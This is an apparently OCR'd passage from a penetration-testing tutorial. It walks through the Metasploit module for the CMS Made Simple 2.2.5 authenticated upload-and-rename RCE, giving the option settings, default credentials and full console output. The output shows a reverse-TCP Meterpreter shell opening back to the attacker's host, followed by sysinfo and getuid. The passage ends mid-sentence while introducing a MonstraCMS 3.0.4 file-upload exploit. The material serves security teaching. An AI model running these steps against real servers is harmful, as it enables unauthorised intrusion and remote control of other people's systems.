
As you can see in the image above, almost all the options are already set. The only options it requires is the rhost option, username option and password options..Set the rhost, username and password options as show below. Here we have changed the rport option to 8080 as our target web server is running on that port. The username and passwords are "admin" and "123456" respectively.



```
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set Rhosts 192.168.41.1
Rhosts => 192.168.41.1
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set rport 8080
rport => 8080
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set username admin
username => admin
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set password 123456
password => 123456
msf5 exploit(multi/http/cmsms_upload_rename_rce) > check
[*] 192.168.41.1:8080 - The target is not exploitable.
msf5 exploit(multi/http/cmsms_upload_rename_rce) >
```


If the check command says target is not exploitable, try changing the targeturi option as sho-
wn below.

Now, the check command confirms that the target is indeed vulnerable. Execute the module using the run command as shown below. As you can see in the image below, the exploit first authenticates, then uploads a file named JWvEkacpze.txt and renames it to a .php file and then exploits it to get a meterpreter session on the target.



```
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set targeturi /
targeturi => /
msf5 exploit(multi/http/cmsms_upload_rename_rce) > check

[*] 192.168.41.1:8080 - CMS Made Simple Version: 2.2.5
[*] 192.168.41.1:8080 - The target appears to be vulnerable.
msf5 exploit(multi/http/cmsms_upload_rename_rce) > run

[*] Started reverse TCP handler on 192.168.41.150:4444
[*] 192.168.41.1:8080 - CMS Made Simple Version: 2.2.5
[+] 192.168.41.1:8080 - Authentication successful
[+] 192.168.41.1:8080 - File uploaded JWvEkacpze.txt
[+] 192.168.41.1:8080 - File renamed JWvEkacpze.php
[*] Sending stage (38247 bytes) to 192.168.41.1
[*] Meterpreter session 1 opened (192.168.41.150:4444 -> 192.168.41.1:51803) at
2019-02-06 06:09:49 -0500
[+] Deleted JWvEkacpze.txt
[+] Deleted JWvEkacpze.php

meterpreter >
```

Once the meterpreter session is acquired, the uploaded file is deleted. Use sysinfo command to get basic information about our target system.



```
meterpreter > sysinfo
Computer    : [redacted]
OS          : Windows NT [redacted] 6.2 build 9200 (Windows 8 Professional Edition
) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: nspadm (0)
meterpreter >
```


MonstraCMS File Upload RCE Module

TARGET: Windows or Ubuntu running MonstraCMS version 3.0.4 TYPE: Remote
FIREWALL : ON

Monstra CMS is a lightweight Content Management System that can be installed on Window
-s, Linux and Mac systems. MonstraCMS version 3.0.4 allows users to upload arbitrary files which lead to a remote command execution on the remote server. Just like in the above expl
-oit,an attacker may choose to upload a file containing PHP code and run this code by acces

